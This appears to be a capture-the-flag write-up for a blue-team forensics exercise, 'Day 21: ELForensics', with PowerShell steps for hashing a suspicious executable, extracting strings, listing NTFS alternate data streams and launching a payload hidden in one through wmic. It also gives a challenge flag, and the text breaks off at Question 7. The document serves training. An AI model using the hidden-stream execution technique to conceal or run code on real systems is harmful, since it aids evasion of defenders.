

Day 21: Blue Teaming - Time for some ELForensics

Tools Used: rdp, windows 10


Question 1

We connected to the machine using Remmina with the IP given and logged in.







Launching powershell and changing directory to Documents using the command ‘cd .\Documents’



Get list of items inside Documents folder using the command ‘Get-ChildItem’




Achieving file hash for db.exe by running the command ‘more ‘.\db file hash.txt’




Question 2

Using the command ‘Get-FileHash -Algorithm MD5 ‘.\deebee.exe’ to achieve the MD5 file hash of the mysterious executable.




Question 3

Using the command ‘Get-FileHash -Algorithm SHA256 ‘.\deebee.exe’ to achieve the SHA256 file hash of the mysterious executable.




Question 4

Using command ‘c:\Tools\strings64.exe -accepteula ‘.\deebee.exe’ to scan the executable




From here we can find the hidden flag - THM{f6187e6cbeb1214139ef313e108cb6f9}




Question 5

The powershell command to view ADS is ‘Get-Item -Path .\deebee.exe -Stream *’




Question 6

Using the command ‘wmic process call create $(Resolve-Path .\deebee.exe:hidedb)’ to run the database connector.





We will get prompted by an external window as shown below and we can get the hidden flag here.




Question 7

